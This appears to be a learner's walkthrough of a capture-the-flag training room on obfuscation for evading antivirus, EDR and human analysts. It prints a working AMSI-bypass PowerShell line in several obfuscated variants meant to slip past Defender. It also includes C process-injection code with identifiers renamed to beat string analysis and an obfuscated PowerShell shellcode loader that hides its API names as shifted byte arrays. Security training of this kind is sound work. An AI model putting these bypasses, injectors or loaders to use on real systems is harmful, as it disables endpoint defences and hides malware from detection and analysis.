- Obfuscation is an essential component of detection evasion methodology and preventing analysis of malicious software.
- Obfuscation originated to protect software and intellectual property from being stolen or reproduced.
- While it is still widely used for its original purpose, adversaries have adapted its use for malicious intent.
Learning Objectives
1
2
3
1. Learn how to evade modern detection engineering using tool-agnostic obfuscation.
2. Understand the principles of obfuscation and its origins from intellectual property protection.
3. Implement obfuscation methods to hide malicious functions.
Origins of Obfuscation
Obfuscation is widely used in many software-related fields to protect Intellectual Property and other proprietary information an application may contain.
Documenting and organizing the variety of obfuscation methods:
1
  - [Layered obfuscation: a taxonomy of software obfuscation techniques for layered security paper](https://cybersecurity.springeropen.com/track/pdf/10.1186/s42400-020-00049-3.pdf)
This research paper organizes obfuscation methods by
layers, similar to the OSI model but for application data flow.Below is the figure used as the complete overview of each taxonomy layer:

- Each sub-layer is then broken down into specific methods that can achieve the overall objective of the sub-layer.
- In this room, we will primarily focus on the
code-elementlayer of the taxonomy:
Code-Element Layer:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
- Obfuscating Layout
		- Junk Codes
		- Separation of Related Codes
		- Stripping Redundant Symbols
		- Meaningless Identifiers
- Obfuscating Controls
		- Implicit Controls
		- Dispatcher-based Controls
		- Probabilisitic Control Flows
		- Bofus Control Flows
- Obfuscating Data
		- Array Transformation
		- Data Encoding
		- Data Proceduralization
		- Data Splitting/Merging
- Obfuscating Methods
		- Method Proxy
		- Method Scattering/Aggregation
		- Method Clone
		- Method Inline/Outline
- Obfuscating Classes
		- Class Hierarchy Flattening
		- Class Splitting/Coalescing
		- Dropping Modifiers

Example usage of this taxonomy:
- Suppose we want to obfuscate the layout of our code but cnanot modify the existing code.
- In that case, we can inject junk code, summarized by the taxonomy:
Code Element Layer > Obfuscating Layout > Junk Codes.
How is this used maliciously?
- Adversaries and Malware Developers can leverage obfuscation to break signatures or prevent program analysis.
Obfuscation’s Function for Static Evasion
- Two of the more considerable security boundaries in the way of an adversary are anti-virus engines and EDR solutions.
- As covered in the Intro to AV room, both platforms will leverage an extensive databsae of known signatures referred to as
static signaturesas well as heuristic signatures that consider application behaviour.
Signature Evasion:
- Adversaries can leverage an extensive range of
logicandsyntax rulesto implement obfuscation. This is commonly achieved by abusing data obfuscation practices that hide important identifiable information in legitimate applications.
- The aforementioned white paper:


[Layered Obfuscation Taxonomy](https://cybersecurity.springeropen.com/articles/10.1186/s42400-020-00049-3)summarizes these practices well under thecode-elementlayer. Below is a table of methods covered by the taxonomy in the obfuscating data sub-layer:
Object Concatenation
- Concatenation is a common programming concept that combines two separate objects into one object, such as a string.
- A pre-defined operator defines where the concatenation will occur to combine two independent objects.
- Below is a generic example of string concatenation in Python:
1
2
3
4
5
6
>>> A = "Hello "
>>> B = "THM"
>>> C = A + B
>>> print(C)
Hello THM
>>>

- Depending on the language used in a program, there may be different or multiple pre-defined operators that can be used for concatenation.
- Below is a small table of common languages and their corresponding pre-defined operators:
1
- This is summarized under 'code-element' layer's 'data splitting/merging' sub-layer.
How can attackers used concatenation maliciously?
- Concatenation can open the doors to several vectors to modify signatures or manipulate other aspects of an application.
- The most common example of concatenation being used in malware is
breaking targeted static signatures. Attackers can also use it preemptively to break up all objects of a program and attempt to remove all signatures at once without hunting them down. (Task 9)
- Below, we will observe a static Yara rule and attempt to use concatenation to evade the static signature:
1
2
3
4
5
6
7
8
9
rule ExampleRule
{
    strings:
        $text_string = "AmsiScanBuffer"
        $hex_string = { B8 57 00 07 80 C3 }

    condition:
        $my_text_string or $my_hex_string
}
- When a compiled binary is scanned with Yara, it will create a positive alert/detection if the defined string is present.

- Using
concatenation, the string can be functionally the same but will appear astwo independentstrings when scanned, resulting in no alerts:
1
2
- If the second code block were to be scanned with the Yara rule, there would be NO alerts!
- Wait, so Yara will only scan for "Amsi", "Scan" and "Buffer" individually?

- Extending from concatenation, attackers can also use non-interpreted characters to disrupt or confuse a static signature.
- These can be used independently or with concatenation, depending on the strength/implementation of the signature.
- Below is a table of some common non-interpreted characters that we can leverage.
Obfuscating a Powershell snippet until it evades Defender's detections:
1
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
Types:
- Breaks :
1
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
- Reorders :
1
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
- Whitespace :
1
[Ref].Assembly.GetType('Sys' + 'tem.Mana' + 'gement.Automation.AmsiUtils').GetField('amsiIn' + 'itFailed','NonP' + 'ublic,Sta' + 'tic').SetValue($null,$true)
- Ticks :
1
[Ref].Assembly.GetType('Sys`tem.Mana`gement.Autom`ation.Amsi`Utils').GetField('amsiInit`Failed','Non`Pub`lic,Sta`tic').SetValue($null,$true)
- Random Case :
1
[Ref].Assembly.GetType('sySTeM.maNaGEmENT.AUtomAtION.AMsIUtILS').GetField('aMsiINiTfAiLed','NoNpUbLIC,stAtIC').SetValue($null,$true)

Get the flag:
- Content of the text file uploaded:
1
[Ref].Assembly.GetType('s`yS' + 'TeM.maNa' + 'GEmENT.AUt`omAtION.AMsIUtILS').GetField('aMsi`IN' + 'iTfA`iLed','NoNp' + 'UbLIC,`stA' +'tIC').SetValue($null,$true)
Obfuscation’s Function for Analysis Deception
- After obfuscating basic functions of malicious code, it may be able to pass software detections but is still susceptible to human analysis.
While not a security boundary without further policies, analysts and reverse engineers can gain deep insight into the functionality of our malicious application and halt operations.
- Adversaries can leverage advanced logic and math to create more complex and harder-to-understand code to combat analysis and reverse engineering.


- Below is a table of methods covered by the taxonomy in the obfuscating layout and obfuscating controls sub-layers:
1
2
- Obfuscating Layout is meant to add complexity to the code in a way that the analyst will have to figure out the code it is reading.
- Obfuscating Controls is meant to add complexity to the code in a way that the code will not show at face value. Meaning, there are part of the code that doesn't really get involved or the reader will get misdirected.
Code Flow and Logic
- Control Flow is a critical component of a program’s execution that will define how a program will logically proceed.

Logic is one of the most significant determining factors to an application’s control flow and encompasses various uses such as:
1
2
  - if/else statements
  - for loops
- A program will traditionally execute from the top-down; when a logic statement is encountered, it will continue execution by following the statement.
- Examples of logic statements:

- To make this concept concrete, we can observe an example function and its corresponding CFG (Control Flow Graph) to depict it’s possible control flow paths:
1
2
3
4
5
x = 10
if(x > 7):
	print("This executes")
else:
	print("This is ignored")
What does this mean for attackers?
1
2
3
  - The impact of the program is still the same but attackers can confuse analyst such that it would be tough to understand what the program is doing.
  - However, doing so much of this will cause suspicious and may imply that actual payload is in here.
  - You, as an attacker may want to moderately use this technique so analyst would brush off the code block you used this in.
Arbitrary Control Flow Patterns
- To craft arbitrary control flow patterns, we can leverage maths, logic and/or other complex algorithms to inject a different control flow into a malicious function.
- We can leverage predicates to craft these complex logic and/or math algorithms.
- Predicates refer to the decision-making of an inpu function to return
trueorfalse. Applying this concept to obfuscation, opaque predicates are used to control a known output and input.
Opaque Predicates : a predicate whose value is known to the obfuscator but is difficult to deduce.
1
2
  - This falls under "bogus control flow" and "probabilistic control flow" methods of the taxonomy paper.
  - They can be used to arbitrarily add logic to a program or refactor the control flow of a pre-existing function.
- Do the exercise to get the flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
x = 3
swVar = 1
a = 112340857612345
b = 1122135047612359087
i = 0
case_1 = ["T","d","4","3","3","3","e","1","g","w","p","y","8","4"]
case_2 = ["1a","H","3a","4a","5a","3","7a","8a","d","10a","11a","12a","!","14a"]
case_3 = ["1b","2b","M","4b","5b","6b","c","8b","9b","3","11b","12b","13b","14b"]
case_4 = ["1c","2c","3c","{","5c","6c","7c","8c","9c","10c","d","12c","13c","14c"]
case_5 = ["1d","2d","3d","4d","D","6d","7d","o","9d","10d","11d","!","13d","14d"]
case_6 = ["1e","2e","3e","4e","5e","6e","7e","8e","9e","10e","11e","12e","13e","}"]

while (x > 1):
    if (x % 2 == 1):
        x = x * 3 + 1
    else:
        x = x / 2
    if (x == 1):
        for y in case_1:
            match swVar:
                case 1:
                    print(case_1[i])
                    a = 2
                    b = 214025
                    swVar = 2
                case 2:
                    print(case_2[i])
                    if (a > 10):
                        swVar = 6
                    else:
                        swVar = 3
                case 3:
                    print(case_3[i])
                    b = b + a
                    if (b < 10):
                        swVar = 5
                    else:
                        swVar = 4
                case 4:
                    print(case_4[i])
                    b -= b
                    swVar = 5
                case 5:
                    print(case_5[i])
                    a += a
                    swVar = 2
                case 6:
                    print(case_5[11])
                    print(case_6[i])
                    break
            i = i + 1
Protecting and Stripping Identifiable Information
- Identifiable Information can be one of the most critical components an analyst can use to dissect and attempt to understand a malicious program.
- By limiting the amount of
identifiable information(variables, function names, etc.), an analyst has, the better chance an attacker has they won’t be able to reconstruct the original function. At a high level, we should consider three different types of identifiable data:
1
2
3
  - Code Structure (Code constructs)
  - Object Names
  - File/compilation properties
Object Names
- Object names offer some of the most significant insight into a program’s functionality and can reveal the exact purpose of a function.
An analyst can still deconstruct the purpose of a function from its behaviour, but this is much harder if there is no context to the function.
- The important of literal object names may change depending on if the language is compiled or interpreted.
- If an interpreted language such as Python or PowerShell is used, then all objects matter and must be modified.
- If a compiled language such as
C or C#is used ,only objects appearing in the strings are generally significant. An object may appear in the strings by any function that produces an IO Operation.
- The aforementioned white paper summarizes these practices well under the code-element layer’s meaningless identifiers method.
- Below, we will observe two basic examples of replacing meaningful identifiers for both an interpreted and compiled language.
C Program and its String Analysis:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
#include "windows.h"
#include <iostream>
#include <string>
using namespace std;

int main(int argc, char* argv[])
{
	unsigned char shellcode[] = "";

	HANDLE processHandle;
	HANDLE remoteThread;
	PVOID remoteBuffer;
	string leaked = "This was leaked in the strings";

	processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
	cout << "Handle obtained for" << processHandle;
	remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
	cout << "Buffer Created";
	WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NULL);
	cout << "Process written with buffer" << remoteBuffer;
	remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
	CloseHandle(processHandle);
	cout << "Closing handle" << processHandle;
	cout << leaked;

	return 0;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
C:\>.\strings.exe "\Injector.exe"

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
>FU
z';
z';
...
[snip]
...
Y_^[
leaked
shellcode
2_^[]
...
[snip]
...
std::_Adjust_manually_vector_aligned
"invalid argument"
string too long
This was leaked in the strings
Handle obtained for
Buffer Created
Process written with buffer
Closing handle
std::_Allocate_manually_vector_aligned
bad allocation
Stack around the variable '
...
[snip]
...
8@9H9T9X9\\9h9|9
:$:(:D:H:
@1p1
Changing the handle and pointer names:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#include "windows.h"

int main(int argc, char* argv[])
{
	unsigned char awoler[] = "";

	HANDLE awerfu;
	HANDLE rwfhbf;
	PVOID iauwef;

	awerfu = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
	iauwef = VirtualAllocEx(awerfu, NULL, sizeof awoler, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
	WriteProcessMemory(awerfu, iauwef, awoler, sizeof awoler, NULL);
	rwfhbf = CreateRemoteThread(awerfu, NULL, 0, (LPTHREAD_START_ROUTINE)iauwef, NULL, 0, NULL);
	CloseHandle(awerfu);

	return 0;
}
1
- With this, strings are not visible from String analysis anymore.
Interpreted Language String Obfuscation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
Set-StrictMode -Version 2
[Byte[]] $Ait1m = @(0x3d, 0x50, 0x51, 0x57, 0x50, 0x4e, 0x5f, 0x50, 0x4f, 0x2f, 0x50, 0x57, 0x50, 0x52, 0x4c, 0x5f, 0x50)
[Byte[]] $ahv3I = @(0x34, 0x59, 0x38, 0x50, 0x58, 0x5a, 0x5d, 0x64, 0x38, 0x5a, 0x4f, 0x60, 0x57, 0x50)
[Byte[]] $Moo5y = @(0x38, 0x64, 0x2f, 0x50, 0x57, 0x50, 0x52, 0x4c, 0x5f, 0x50, 0x3f, 0x64, 0x5b, 0x50)
[Byte[]] $ooR5o = @(0x2e, 0x57, 0x4c, 0x5e, 0x5e, 0x17, 0x0b, 0x3b, 0x60, 0x4d, 0x57, 0x54, 0x4e, 0x17, 0x0b, 0x3e, 0x50, 0x4c, 0x57, 0x50, 0x4f, 0x17, 0x0b, 0x2c, 0x59, 0x5e, 0x54, 0x2e, 0x57, 0x4c, 0x5e, 0x5e, 0x17, 0x0b, 0x2c, 0x60, 0x5f, 0x5a, 0x2e, 0x57, 0x4c, 0x5e, 0x5e)
[Byte[]] $Reo5o = @(0x3d, 0x60, 0x59, 0x5f, 0x54, 0x58, 0x50, 0x17, 0x0b, 0x38, 0x4c, 0x59, 0x4c, 0x52, 0x50, 0x4f)
[Byte[]] $Reib3 = @(0x3d, 0x3f, 0x3e, 0x5b, 0x50, 0x4e, 0x54, 0x4c, 0x57, 0x39, 0x4c, 0x58, 0x50, 0x17, 0x0b, 0x33, 0x54, 0x4f, 0x50, 0x2d, 0x64, 0x3e, 0x54, 0x52, 0x17, 0x0b, 0x3b, 0x60, 0x4d, 0x57, 0x54, 0x4e)
[Byte[]] $Thah8 = @(0x3b, 0x60, 0x4d, 0x57, 0x54, 0x4e, 0x17, 0x0b, 0x33, 0x54, 0x4f, 0x50, 0x2d, 0x64, 0x3e, 0x54, 0x52, 0x17, 0x0b, 0x39, 0x50, 0x62, 0x3e, 0x57, 0x5a, 0x5f, 0x17, 0x0b, 0x41, 0x54, 0x5d, 0x5f, 0x60, 0x4c, 0x57)
[Byte[]] $ii5Ie = @(0x34, 0x59, 0x61, 0x5a, 0x56, 0x50)
[Byte[]] $KooG5 = @(0x38, 0x54, 0x4e, 0x5d, 0x5a, 0x5e, 0x5a, 0x51, 0x5f, 0x19, 0x42, 0x54, 0x59, 0x1e, 0x1d, 0x19, 0x40, 0x59, 0x5e, 0x4c, 0x51, 0x50, 0x39, 0x4c, 0x5f, 0x54, 0x61, 0x50, 0x38, 0x50, 0x5f, 0x53, 0x5a, 0x4f, 0x5e)
[Byte[]] $io9iH = @(0x32, 0x50, 0x5f, 0x3b, 0x5d, 0x5a, 0x4e, 0x2c, 0x4f, 0x4f, 0x5d, 0x50, 0x5e, 0x5e)
[Byte[]] $Qui5i = @(0x32, 0x50, 0x5f, 0x38, 0x5a, 0x4f, 0x60, 0x57, 0x50, 0x33, 0x4c, 0x59, 0x4f, 0x57, 0x50)
[Byte[]] $xee2N = @(0x56, 0x50, 0x5d, 0x59, 0x50, 0x57, 0x1e, 0x1d)
[Byte[]] $AD0Pi = @(0x41, 0x54, 0x5d, 0x5f, 0x60, 0x4c, 0x57, 0x2c, 0x57, 0x57, 0x5a, 0x4e)
[Byte[]] $ahb3O = @(0x41, 0x54, 0x5d, 0x5f, 0x60, 0x4c, 0x57, 0x3b, 0x5d, 0x5a, 0x5f, 0x50, 0x4e, 0x5f)
[Byte[]] $yhe4c = @(0x2E, 0x5D, 0x50, 0x4C, 0x5F, 0x50, 0x3F, 0x53, 0x5D, 0x50, 0x4C, 0x4F)

function Get-Robf ($b3tz) {
    $aisN = [System.Byte[]]::new($b3tz.Count)
    for ($x = 0; $x -lt $aisN.Count; $x++) {
       $aisN[$x] = ($b3tz[$x] + 21)
    }
    return [System.Text.Encoding]::ASCII.GetString($aisN)
}
function Get-PA ($vmod, $vproc) {
    $a = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\\\')[-1].Equals('System.dll') }).GetType((Get-Robf $KooG5))
    return ($a.GetMethod((Get-Robf $io9iH), [reflection.bindingflags] "Public,Static", $null, [System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]), $null)).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($a.GetMethod((Get-Robf $Qui5i))).Invoke($null, @($vmod)))), $vproc))
}
function Get-TDef {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $vtdef = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName((Get-Robf $Ait1m))), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule((Get-Robf  $ahv3I), $false).DefineType((Get-Robf $Moo5y), (Get-Robf $ooR5o), [System.MulticastDelegate])
    $vtdef.DefineConstructor((Get-Robf $Reib3), [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags((Get-Robf $Reo5o))
    $vtdef.DefineMethod((Get-Robf $ii5Ie), (Get-Robf $Thah8), $var_return_type, $var_parameters).SetImplementationFlags((Get-Robf $Reo5o))
    return $vtdef.CreateType()
}

[Byte[]]$vopcode = @(BADGER_SHELLCODE)

$vbuf = ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Get-PA (Get-Robf $xee2N) (Get-Robf $AD0Pi)), (Get-TDef @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))).Invoke([IntPtr]::Zero, $vopcode.Length, 0x3000, 0x04)
[System.Runtime.InteropServices.Marshal]::Copy($vopcode, 0x0, $vbuf, $vopcode.length)
([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Get-PA (Get-Robf $xee2N) (Get-Robf $ahb3O)), (Get-TDef @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType()) ([Bool])))).Invoke($vbuf, $vopcode.Length, 0x20, [ref](0)) | Out-Null
([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Get-PA (Get-Robf $xee2N) (Get-Robf $yhe4c)), (Get-TDef @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr].MakeByRefType()) ([UInt32])))).Invoke(0, 0, $vbuf, [IntPtr]0, 0, [ref](0)) | Out-Null
1
2
3
4
- You may notice that some cmdlets and functions are kept in their original state... why is that?
- Depending on your objectives, you may want to create an application that can still confuse reverse engineers after detection but may not look immediately suspicious.
- If a malware developer were to obfuscate all cmdlets and functions, it would raise the entropy in both interpreted and compiled languages resulting in higher EDR alert scores.
- It could also lead to an interpreted snippet appearing suspicious in logs if it is seemingly random or visibly heavily obfuscated.
Code Structure
- Code Structure can be a bothersome problem when dealing with all aspects of malicious code that are often overlooked and not easily identified.
If not adequately addressed in both interpreted and compiled languages, it can lead to signatures or easier reverse engineering from an analyst.
- As covered in the aforementioned taxonomy paper, junk code and reordering code are both widely used as additional measures to add complexity to an interpreted program.
Because the program is not compiled, an analyst has much greater insight into the program, and if not artificially inflated with complexity, they can focus on the exact malicious functions of an application.
- Separation of related code can impact both interpreted and compiled languages and result in hidden signatures that may be hard to identify.
- A heuristic signature engine may determine whether a program is malicious based on the surrounding functions or API calls.
- To circumvent these signatures, an attacker can randomize the occurrence of related code to fool the engine into believing it is a safe call or function.
File and Compilation Properties
- More minor aspects of a compiled binary, such as the compilation method, may not seem like a critical component, but they can lead to several advantages to assist an analyst.
For example, if a program is compiled as a debug build, an analyst can obtain all the available global variables and other information.
- The compiler will include a symbol file when a program is compiled as a debug build.
Symbols commonly aid in debugging a binary image and can contain:
1
2
3
4
  - Global var
  - Local var
  - Function names
  - Entry points
- Attackers must be aware of these possible probelms to ensure proper compilation practices that no information is leaked to an analyst.
- Luckily for attackers, symbol files are easily remove through the ocmpiler or after compilation.
Removing symbols during compilation:
To remove symbols from a compiler like Visual Studio, we need to change the compilation target from Debug to Release or use a lighter-weight compiler like mingw.
If we need to remove symbols from a pre-compiled image, we can use the command line utility:
stripThese practices is under code-element layer’s stripping redundant symbols method.
Using strip to remove the symbols from a binary compiled in gcc with debugging enabled:
$ nm <binary>.exe

$ strip --strip-all <binary>.exe

- Several other properties should be considered before actively using tool, such as entropy or hash.
These concepts are covered in Task 5 of Signature Evasion room.
- Now, remove any meaningful identifiers or debug information from the C++ source code below.
- Once adequately obfuscated and stripped, compile the source code using MingW32-G+ and submit it to webserver at IP.
Note: The file name must be challenge-8.exe to receive the flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
#include "windows.h"
#include <iostream>
#include <string>
using namespace std;

int main(int argc, char* argv[])
{
	unsigned char shellcode[] = "";

	HANDLE processHandle;
	HANDLE remoteThread;
	PVOID remoteBuffer;
	string leaked = "This was leaked in the strings";

	processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
	cout << "Handle obtained for" << processHandle;
	remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
	cout << "Buffer Created";
